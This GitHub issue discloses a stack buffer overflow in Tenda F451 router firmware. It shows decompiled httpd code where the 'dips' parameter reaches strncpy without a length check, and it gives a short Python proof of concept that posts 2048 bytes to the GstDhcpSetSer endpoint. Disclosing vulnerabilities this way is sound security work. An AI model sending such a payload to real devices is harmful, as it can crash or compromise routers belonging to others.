New issue

The fromGstDhcpSetSer function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #23

Open

Jimi-Lab opened 3 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromGstDhcpSetSer function,it reads in a user-provided parameter dips.

```
137  sub_D878("wrlguest", aspWrlguest);
138  sub_D878("wifiLoginfo", aspWrlLoginfo);
139  sub_1495C("WrlLoginfo", formWrlLoginfo);
140  sub_1495C("GstDhcpSetSer", fromGstDhcpSetSer);
141  sub_1495C("WrlclientSet", WrlclientSet);
142  sub_1495C("WrlExtraSet", formWrlExtraSet);
143  sub_1495C("WrlExtraGet", formWrlExtraGet);
144  sub_D878("wrlExtra", aspWrlExtra);
145  sub_1495C("ApclientScan", wireless_apclient_scan);
146  sub_1495C("wrlwpsset", formWrlwpsset);
```

And the variable s is passed to the strncpy function without any length check, which may overflow the stack-based buffer cp.


```
15  char *s; // [sp+44h] [bp-20h]
16  int v16; // [sp+48h] [bp-1Ch]
17  char *v17; // [sp+4Ch] [bp-18h]
18
19  memset(v9, 0, sizeof(v9));
20  v16 = sub_28BCC(a1, "DHEN", "0");
21  s = (char *)sub_28BCC(a1, "dips", &unk_803C8);
22  v14 = sub_28BCC(a1, "dipe", &unk_803C8);
23  v13 = sub_28BCC(a1, "DHLT", &unk_803C8);
24  v12 = sub_28BCC(a1, "GO", &unk_803C8);
25  v11 = sub_28BCC(a1, "DS1", &unk_803C8);
26  v10 = sub_28BCC(a1, "DS2", &unk_803C8);
27  SetValue("dhcps.gst.1.en", v16);
28  SetValue("dhcps.gst.1.start", s);
29  SetValue("dhcps.gst.1.end", v14);
30  SetValue("dhcps.gst.1.leasetime", v13);
31  SetValue("dhcps.gst.1.dns1", v11);
32  SetValue("dhcps.gst.1.dns2", v10);
33  v17 = strrchr(s, 46);
34  v1 = strlen(s);
35  v2 = strlen(v17);
36  strncpy((char *)v9, s, v1 - v2 + 1);
37  strcat((char *)v9, "1");
38  SetValue("lan.gst.1.ip", v9);
39  eth_name = (const char *)get_eth_name(51);
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/GstDhcpSetSer"
payload = {
'dips':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants